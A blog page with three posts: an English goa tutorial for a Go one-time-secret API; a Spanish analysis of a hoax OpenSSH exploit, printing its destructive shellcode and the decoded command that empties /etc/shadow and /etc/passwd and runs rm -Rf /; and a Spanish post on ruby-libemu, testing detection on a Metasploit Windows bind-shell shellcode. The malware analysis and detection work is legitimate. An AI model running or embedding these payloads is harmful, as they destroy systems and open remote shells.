
Creating your Go HTTP API easily with goa
Using the great and simple Go http package is more than enough (and what I use) to expose simple HTTP endpoints. But when you need to build a HTTP API with lots of endpoints and user/media types, you have a lot of work ahead.
I found that using goa was a good solutions in those cases, because:
- You design your API using a design language (DSL).
- Lot of things are generated for you (useful code, swagger documentation, a client for the API, etc.).
- You get a Single Source of Trust (SSoT), so for example your swagger documentation is always updated with your controllers.
But I’ll be easier to show it with a quick tutorial, so let’s go 🙂
Requirements
- Make sure that you have installed Go and that your GOPATH is correctly set.
$ go version
go version go1.8.1 darwin/amd64
$ echo $GOPATH
/Users/Redsadic
(I like to use my $HOME as my GOPATH)
- Install goa.
$ go get -v github.com/goadesign/goa
- Create your new Go project in the
$GOPATH/srcdirectory.
$ mkdir -p $GOPATH/src/github.com/julianvilas/dummy-secrets
$ cd $GOPATH/src/github.com/julianvilas/dummy-secrets
Now let’s start with the fun 🙂
Design
First of all, we need to define the API using the goa DSL. Let’s create a dummy API to share secrets using One-Time links (OTL). It’s not the case of a complex API but it’s easy to show how to work with goa.
We will have 2 endpoints:
- To store a new secret returning the corresponding OTL.
- To retrieve a secret using its OTL.
To define the API create a package called design:
$ mkdir -p $GOPATH/src/github.com/julianvilas/dummy-secrets/design
And edit the file design.go (can be named as you want, e.g. api.go or split in different files).
package design

import (
 . "github.com/goadesign/goa/design"
 . "github.com/goadesign/goa/design/apidsl"
)

var _ = API("dummy-secrets", func() {
 Title("Dummy secrets")
 Description("Share your secrets using a dummy API")
 Version("1.0")
 BasePath("/v1")
 Scheme("http")
 Host("localhost:8080")
 Consumes("application/json")
})
By now we have added some basic information of the API. The BasePath will affect the URLs of all the resources we are going to add later, and the Scheme, Host and Consumes will affect both the client and the swagger documentation.
Now we can bootstrap the API running:
$ goagen bootstrap -d github.com/julianvilas/dummy-secrets/design
app
app/contexts.go
app/controllers.go
app/hrefs.go
app/media_types.go
app/user_types.go
main.go
tool/dummy-secrets-cli
tool/dummy-secrets-cli/main.go
tool/cli
tool/cli/commands.go
client
client/client.go
client/user_types.go
client/media_types.go
swagger
swagger/swagger.json
swagger/swagger.yaml
$ ll
total 8
drwxr-xr-x 7 Redsadic staff 238B 1 may 18:14 app/
drwxr-xr-x 5 Redsadic staff 170B 1 may 18:14 client/
drwxr-xr-x 4 Redsadic staff 136B 1 may 18:14 design/
-rw-r--r-- 1 Redsadic staff 555B 1 may 18:14 main.go
drwxr-xr-x 4 Redsadic staff 136B 1 may 18:14 swagger/
drwxr-xr-x 4 Redsadic staff 136B 1 may 18:14 tool/
As can be seen, some files have been generated:
- The directory
toolwill contain a cli to interact with the API. - The
clientwill contain a SDK, used by the cli, to interact with the API. - The
appwill implement all the needed low-level HTTP functions. - The
swaggerwill contain the autogenerated documentation. - In the root directory, the
main.gowill start the HTTP server will all the API controllers (0 by now). That one, with thedesignpackage are the only we should modify. The others from above are auto-generated and shouldn’t be edited by hand.
Let’s take a look at the main.go:
//go:generate goagen bootstrap -d github.com/julianvilas/dummy-secrets/design

package main

import (
 "github.com/goadesign/goa"
 "github.com/goadesign/goa/middleware"
)

func main() {
 // Create service
 service := goa.New("dummy-secrets")

 // Mount middleware
 service.Use(middleware.RequestID())
 service.Use(middleware.LogRequest(true))
 service.Use(middleware.ErrorHandler(service, true))
 service.Use(middleware.Recover())

 // Start service
 if err := service.ListenAndServe(":8080"); err != nil {
 service.LogError("startup", "err", err)
 }

}
A new goa service is created, applying some useful middleware to it. And then the HTTP server is run listening at the port 8080 we defined in the design.go.
Now we can build, install and run it typing:
$ go install ./...
$ dummy-secrets
dummy-secrets dummy-secrets-cli
$ dummy-secrets
2017/05/01 18:33:04 [INFO] listen transport=http addr=:8080
Now we have a really dummy API, because we haven’t defined yet any resource. So let’s add the endpoints we mentioned.
Edit the design/design.go file and add:
var _ = Resource("Secrets", func() {
 BasePath("/secrets")

 Response(Created, func() {
 Status(201)
 Headers(func() {
 Header("Location", String, "Resource location", func() {
 Pattern("/secrets/[-a-zA-Z0-9]+")
 })
 })
 })

 Action("create", func() {
 Routing(POST("/"))
 Description("Store a new Secret")
 Payload(SecretPayload)
 Response(Created)
 Response(InternalServerError, ErrorMedia)
 Response(BadRequest)
 })

 Action("show", func() {
 Routing(GET("/:id"))
 Params(func() {
 Param("id", UUID)
 })
 Description("Get a Secret by its ID")
 Response(OK, SecretMedia)
 Response(NotFound)
 Response(InternalServerError, ErrorMedia)
 Response(BadRequest)
 })
})

var SecretPayload = Type("SecretPayload", func() {
 Attribute("secret", String, func() {
 Description("A secret to be shared with someone.")
 Example(`I'm a secret, share me with someone safely please.`)
 MinLength(1)
 MaxLength(255)
 Pattern("^[[:print:]]+")
 })
 Required("secret")
})

var SecretMedia = MediaType("application/vnd.secret+json", func() {
 Reference(SecretPayload)

 Attributes(func() {
 Attribute("secret")
 Required("secret")
 })

 View("default", func() {
 Attribute("secret")
 })
})
We have created a new Resource «Secrets», with path /v1/secrets. Then we have defined two actions for it:
create: receives a payload like'{ "secret" : "I am a dummy secret"}'and returns anHTTP Createdresponse, with aLocationheader pointing to the secret.show: retrieves a secret by its ID and returns theSecretMedia.
As you see we have defined the attributes (with validation requirements), the responses and the data we expect from the users.
Now, let’s bootstrap again (we can delete the main.go file first to let it be generated again).
$ rm main.go
$ goagen bootstrap -d github.com/julianvilas/dummy-secrets/design
app
app/contexts.go
app/controllers.go
app/hrefs.go
app/media_types.go
app/user_types.go
app/test
app/test/secrets_testing.go
main.go
secrets.go
tool/cli
tool/cli/commands.go
client
client/client.go
client/secrets.go
client/user_types.go
client/media_types.go
swagger
swagger/swagger.json
swagger/swagger.yaml
Now we see that some more stuff has been generated:
- a
secrets.gofile that contains the secrets controller. - a helper under
appto create tests for the controller.
Tne new main.go now contains this new content, that is used to mount the controller into the goa service:
 // Mount "Secrets" controller
 c := NewSecretsController(service)
 app.MountSecretsController(service, c)
And the secrets.go contains:
package main

import (
 "github.com/goadesign/goa"
 "github.com/julianvilas/dummy-secrets/app"
)

// SecretsController implements the Secrets resource.
type SecretsController struct {
 *goa.Controller
}

// NewSecretsController creates a Secrets controller.
func NewSecretsController(service *goa.Service) *SecretsController {
 return &SecretsController{Controller: service.NewController("SecretsController")}
}

// Create runs the create action.
func (c *SecretsController) Create(ctx *app.CreateSecretsContext) error {
 // SecretsController_Create: start_implement

 // Put your logic here

 // SecretsController_Create: end_implement
 return nil
}

// Show runs the show action.
func (c *SecretsController) Show(ctx *app.ShowSecretsContext) error {
 // SecretsController_Show: start_implement

 // Put your logic here

 // SecretsController_Show: end_implement
 res := &app.Secret{}
 return ctx.OK(res)
}
Now we have to implement the logic of these two controllers.
Implement
First we need to create a storage where secrets can be stored and retrieved. In order to make things easy to test or replace and well organized, we will define a Persister interface. Let’s put it in its own package persister.
$ mkdir persister
$ touch persister/persister.go
Edit the persister.go and add:
package persister

import (
 uuid "github.com/satori/go.uuid"
)

type Persister interface {
 Store(secret string) uuid.UUID
 Retrieve(id uuid.UUID) (string, error)
}
And add also a implementation for the Persister interface:
type MemPersister struct {
 storage map[string]string
 mux sync.RWMutex
}

func NewMemPersister() *MemPersister {
 return &MemPersister{
 storage: make(map[string]string),
 }
}

func (mp *MemPersister) Store(secret string) uuid.UUID {
 id := uuid.NewV4()

 mp.mux.Lock()
 defer mp.mux.Unlock()

 mp.storage[id.String()] = secret

 return id
}

func (mp *MemPersister) Retrieve(id uuid.UUID) (string, error) {
 mp.mux.RLock()
 defer mp.mux.RUnlock()

 secret, ok := mp.storage[id.String()]
 if !ok {
 return "", fmt.Errorf("error: a secret with id %v doesn't exist.", id)
 }
 delete(mp.storage, id.String())

 return secret, nil
}
Now we need to do two things:
- Add a
Persisterto the secrets controller, and implement the logic. - Inject the
MemPersisterin the main.
First we modify the secrets.go:
package main

import (
 "github.com/goadesign/goa"
 "github.com/julianvilas/dummy-secrets/app"
 "github.com/julianvilas/dummy-secrets/persister"
)

// SecretsController implements the Secrets resource.
type SecretsController struct {
 *goa.Controller
 storage persister.Persister
}

// NewSecretsController creates a Secrets controller.
func NewSecretsController(service *goa.Service, st persister.Persister) *SecretsController {
 return &SecretsController{
 Controller: service.NewController("SecretsController"),
 storage: st,
 }
}

// Create runs the create action.
func (c *SecretsController) Create(ctx *app.CreateSecretsContext) error {
 secret := ctx.Payload.Secret
 id := c.storage.Store(secret)

 ctx.ResponseData.Header().Set("Location", app.SecretsHref(id.String()))

 return ctx.Created()
}

// Show runs the show action.
func (c *SecretsController) Show(ctx *app.ShowSecretsContext) error {
 id := ctx.ID
 secret, err := c.storage.Retrieve(id)
 if err != nil {
 goa.LogError(ctx, err.Error())
 return ctx.NotFound()
 }

 res := &app.Secret{secret}
 if err := res.Validate(); err != nil {
 goa.LogError(ctx, err.Error())
 return ctx.InternalServerError(goa.ErrInternal(err))

 }

 return ctx.OK(res)
}
And finally the main.go:
//go:generate goagen bootstrap -d github.com/julianvilas/dummy-secrets/design

package main

import (
 "github.com/goadesign/goa"
 "github.com/goadesign/goa/middleware"
 "github.com/julianvilas/dummy-secrets/app"
 "github.com/julianvilas/dummy-secrets/persister"
)

func main() {
 // Create service
 service := goa.New("dummy-secrets")

 // Mount middleware
 service.Use(middleware.RequestID())
 service.Use(middleware.LogRequest(true))
 service.Use(middleware.ErrorHandler(service, true))
 service.Use(middleware.Recover())

 // Mount "Secrets" controller
 mp := persister.NewMemPersister()
 c := NewSecretsController(service, mp)
 app.MountSecretsController(service, c)

 // Start service
 if err := service.ListenAndServe(":8080"); err != nil {
 service.LogError("startup", "err", err)
 }

}
Run
Let’s test what we did. First of all, build and install again with go install ./....
Now use the cli to store a secret and the retrieve it:
$ dummy-secrets-cli
CLI client for the dummy-secrets service

Usage:
 dummy-secrets-cli [command]

Available Commands:
 create Store a new Secret
 help Help about any command
 show Get a Secret by its ID

Flags:
 --dump Dump HTTP request and response.
 -H, --host string API hostname (default "localhost:8080")
 -s, --scheme string Set the requests scheme
 -t, --timeout duration Set the request timeout (default 20s)

Use "dummy-secrets-cli [command] --help" for more information about a command.
Start the service:
$ dummy-secrets
2017/05/01 20:03:21 [INFO] mount ctrl=Secrets action=Create route=POST /v1/secrets
2017/05/01 20:03:21 [INFO] mount ctrl=Secrets action=Show route=GET /v1/secrets/:id
2017/05/01 20:03:21 [INFO] listen transport=http addr=:8080
Store a secret:
$ dummy-secrets-cli create secrets --payload '{ "secret" : "a dummy secret" }' --dump
2017/05/01 20:05:30 [INFO] started id=OIBa7E5P POST=http://localhost:8080/v1/secrets
2017/05/01 20:05:30 [INFO] request headers Content-Type=application/json User-Agent=dummy-secrets-cli/1.0
2017/05/01 20:05:30 [INFO] request body={"secret":"a dummy secret"}
2017/05/01 20:05:30 [INFO] completed id=OIBa7E5P status=201 time=3.515675ms
2017/05/01 20:05:30 [INFO] response headers Date=Mon, 01 May 2017 18:05:30 GMT Content-Length=0 Content-Type=text/plain; charset=utf-8 Location=/v1/secrets/614dcf25-02e2-43dd-9809-e189abb7d8a7
In the last line of the log can be seen the Location header where the ID of the secret is returned:
Location=/v1/secrets/614dcf25-02e2-43dd-9809-e189abb7d8a7
Now retrieve the secret using the ID:
$ dummy-secrets-cli show secrets --id 614dcf25-02e2-43dd-9809-e189abb7d8a7 --pp
2017/05/01 20:08:28 [INFO] started id=0VBkwhgo GET=http://localhost:8080/v1/secrets/614dcf25-02e2-43dd-9809-e189abb7d8a7
2017/05/01 20:08:28 [INFO] completed id=0VBkwhgo status=200 time=4.074434ms
{
 "secret": "a dummy secret"
}
If you try to run it again, you’ll see that the secret is no longer available, as we implemented it as an OTL.
You can test it also with curl:
$ curl -vvv -X POST --data '{ "secret" : "a dummy secret" }' http://localhost:8080/v1/secrets
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 8080 (#0)
> POST /v1/secrets HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.51.0
> Accept: */*
> Content-Length: 31
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 31 out of 31 bytes
< HTTP/1.1 201 Created
< Location: /v1/secrets/e293bf3a-5b0b-487c-841c-a4ad17e4bbe9
< Date: Mon, 01 May 2017 18:13:25 GMT
< Content-Length: 0
< Content-Type: text/plain; charset=utf-8
<
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact

$ curl -vvv http://localhost:8080/v1/secrets/e293bf3a-5b0b-487c-841c-a4ad17e4bbe9
* Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 8080 (#0)
> GET /v1/secrets/e293bf3a-5b0b-487c-841c-a4ad17e4bbe9 HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.51.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: application/vnd.secret+json
< Date: Mon, 01 May 2017 18:14:58 GMT
< Content-Length: 28
<
{"secret":"a dummy secret"}
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact
$ curl -vvv http://localhost:8080/v1/secrets/e293bf3a-5b0b-487c-841c-a4ad17e4bbe9
* Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 8080 (#0)
> GET /v1/secrets/e293bf3a-5b0b-487c-841c-a4ad17e4bbe9 HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.51.0
> Accept: */*
>
< HTTP/1.1 404 Not Found
< Date: Mon, 01 May 2017 18:15:00 GMT
< Content-Length: 0
< Content-Type: text/plain; charset=utf-8
<
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact
And that was all! We got it running 🙂
You got the example in github, just:
$ go get -v github.com/julianvilas/dummy-secrets
Also you can see the swagger doc in http://swagger.goa.design/?url=julianvilas/dummy-secrets/design.
Improvements
- Create a
FilePersisterand to store in files instead of memory (or aS3Persister, it’s easy to replace the Persister as we created it as an interface). - Create tests! You can use the
app/testhelpers goa generated for you. - Create documentation.
References
Fake 0day exploit para OpenSSH
Hoy hemos amanecido con alguna que otra noticia sobre un posible 0day en OpenSSH 5.7 (versión anterior a la actual OpenSSH 5.8/5.8p1).
Por lo que hemos podido trazar, al menos en Twitter el origen parece ser el siguiente tweet:
En twitter se han podido encontrar diversos enlaces al supuesto 0day:

Sólo con revisar la actividad de esta cuenta ya hay diferentes aspectos sospechosos, como el bajo número de Tweets y las fechas de los mismos.
Al acceder al enlace del servicio pastebin y otras fuentes, es posible acceder al supuesto código del exploit:
Además de este, se han detectado otras variantes, supuestamente multiplataforma:
- http://webcache.googleusercontent.com/search?q=cache:weOhXI1CNToJ:www.iexploit.org/community/showthread.php%3Ftid%3D2205%26action%3Dnextnewest+0day+openssh+%2Bx3n0n&cd=3&hl=es&ct=clnk&gl=es&source=www.google.es
- http://webcache.googleusercontent.com/search?q=cache:L2xbOfJNKf0J:www.xtremeroot.net/ofsec/index.php%3F/topic/30419-tutnew0day-ssh-exploit-tutorial/page__pid__50706+0day+openssh+%2Bx3n0n&cd=1&hl=es&ct=clnk&gl=es&source=www.google.es
Pues bien, después de realizar un análisis del primero de los exploits, se ha podido comprobar que se trata de un HOAX, y además dañiño.
Si revisamos el código, se inicializa la variable shellcode con lo que posteriormente veremos que se trata de un payload dañino.
unsigned char shellcode[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x39\x00\x00\x00\x65"
"\x63\x68\x6f\x20\x22\x22\x20\x3e\x20\x2f\x65\x74\x63\x2f\x73"
"\x68\x61\x64\x6f\x77\x20\x3b\x20\x65\x63\x68\x6f\x20\x22\x22"
"\x20\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x20"
"\x3b\x20\x72\x6d\x20\x2d\x52\x66\x20\x2f\x00\x57\x53\x89\xe1"
"\xcd\x80";
En realidad del supuesto exploit, el único código relevante es el siguiente:
int main(int argc, char *argv[])
{
  int uid = getuid();
  int port = 22, sock;
  struct hostent *host;
  struct sockaddr_in addr;

  if(uid !=0)
  {
    fprintf(stderr, "[!!]Error: You must be root\n");
    exit(1);
  }
  if(uid == 0)
  {
    printf("\t[+]Starting exploit..\n");
  }
  if(argc != 3)
       usage(argv);

  fprintf(stderr, "[!!]Exploit failed\n");
  (*(void(*)())shellcode)();
En el que se comprueba que el usuario que lo ejecuta es root, se comprueba el número de argumentos y se llama un puntero a función que apunta al payload inicializado en la variable «shellcode», por lo que realmente éste se ejecuta en local.
A continuación se adjunta el análisis estático de la shellcode:
seg000:00000000
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 push    0Bh
seg000:00000002                 pop     eax             ; eax => system call numbre = 0xB (execve)
seg000:00000003                 cdq                     ; edx => \0
seg000:00000004                 push    edx
seg000:00000005                 push    small 'c-'
seg000:00000009                 mov     edi, esp        ; edi => pointer to "-c"
seg000:0000000B                 push    'hs/'
seg000:00000010                 push    'nib/'
seg000:00000015                 mov     ebx, esp        ; ebx => pointer to "/bin/sh"
seg000:00000017                 push    edx             ; push NULL
seg000:00000018                 call    loc_56          ; push pointer to "aEchoEtcShadowE"
seg000:00000018 ; ---------------------------------------------------------------------------
seg000:0000001D aEchoEtcShadowE db 'echo "" > /etc/shadow ; echo "" > /etc/passwd ; rm -Rf /',0
seg000:00000056 ; ---------------------------------------------------------------------------
seg000:00000056
seg000:00000056 loc_56:                                 ; CODE XREF: seg000:00000018?p
seg000:00000056                 push    edi             ; push pointer to "-c"
seg000:00000057                 push    ebx             ; push pointer to "/bin/sh"
seg000:00000058                 mov     ecx, esp        ; ecx => args = ["/bin/sh", "-c", "echo "" > /etc/shadow"; echo "" > /etc/passwd; rm -Rf /"]
seg000:0000005A                 int     80h             ; execve("/bin/sh", ["/bin/sh", "-c", "echo "" > /etc/shadow"; echo "" > /etc/passwd; rm -Rf /"], NULL)
seg000:0000005A seg000          ends
seg000:0000005A
seg000:0000005A
seg000:0000005A                 end
Así pues, el supuesto exploit ejecuta en el sistema local, con privilegios de root, el comando:
echo "" > /etc/shadow"; echo "" > /etc/passwd; rm -Rf /
Destacar que este no es el primer caso de fake exploits relacionados con OpenSSH, ya por el 2009 hubo otra oleada de fake exploits para el mismo servicio.
ruby-libemu
Últimamente venía teniendo ganas de entrar un poco en los internals de Ruby. He pensado que una forma entretenida sería con la programación de extensiones (bindings).
También quería mirarme con calma la libemu:
libemu is a small library written in C offering basic x86 emulation and shellcode detection using GetPC heuristics. It is designed to be used within network intrusion/prevention detections and honeypots.
Y todo lo anterior nos lleva a «ruby-libemu», bindings de Ruby para «libemu».
Aprovechando que la «libemu» viene acompañada de un binding de python, esta primera versión ofrece la misma funcionalidad, para ruby. Así, ya podemos buscar shellcodes en un buffer de datos:
- En C:
- En Python:
- Y ahora, también en Ruby:
#include "emu/emu.h"
#include "emu/emu_shellcode.h"

/*
 * win32_bind -  EXITFUNC=seh LPORT=4444 Size=317 Encoder=None http://metasploit.com
 */
unsigned char shellcode[] =
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";

int main(int argc, char *argv[])
{
	struct emu *e = emu_new();
	int32_t result = emu_shellcode_test(e, shellcode, (uint16_t)strlen(shellcode));
	printf("\n[*] Result: %d\n", result);
	emu_free(e);
	return 0;
}
El resultado:
$ ./test

[*] Result: 4
import libemu
'''
win32_bind -  EXITFUNC=seh LPORT=4444 Size=317 Encoder=None http://metasploit.com
'''
shellcode = ("\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0")

emulator = libemu.Emulator()
print emulator.test(shellcode)
El resultado:
$ python test.py

4
require 'rlibemu'

# win32_bind -  EXITFUNC=seh LPORT=4444 Size=317 Encoder=None http://metasploit.com
shellcode =
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45" +
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49" +
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d" +
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66" +
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61" +
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40" +
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32" +
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6" +
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09" +
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0" +
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff" +
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53" +
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff" +
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64" +
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89" +
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab" +
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51" +
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53" +
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6" +
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0"

emulator = Libemu::Emulator.new
p emulator.test(shellcode)
Su resultado:
$ ruby test.rb

4
La salida del test, tal y como menciona la documentación de libemu, es:
- El offset en el que se ha detectado la shellcode (si el test ha sido positivo)
- -1 si el test ha sido negativo
Si tenemos algo de tiempo, intentaremos hacer una extensión más completa para libemu, ya que con esta primera versión no es posible aprovechar, desde ruby, toda la funcionalidad de la librería 🙂
Sea como sea, esta primera versión se encuentra disponible en https://github.com/testpurposes/ruby-libemu. Para instalar la extensión se pueden seguir los siguientes pasos:
$ rake gem

(in /ruby-libemu)

mkdir -p pkg

WARNING:  no rubyforge_project specified

Successfully built RubyGem

Name: ruby-libemu

Version: 0.0.1

File: ruby-libemu-0.0.1.gem

mv ruby-libemu-0.0.1.gem pkg/ruby-libemu-0.0.1.gem

$ gem install pkg/ruby-libemu-0.0.1.gem

Building native extensions.  This could take a while...

Successfully installed ruby-libemu-0.0.1

1 gem installed

Installing ri documentation for ruby-libemu-0.0.1...

Installing RDoc documentation for ruby-libemu-0.0.1...
 Testpurposes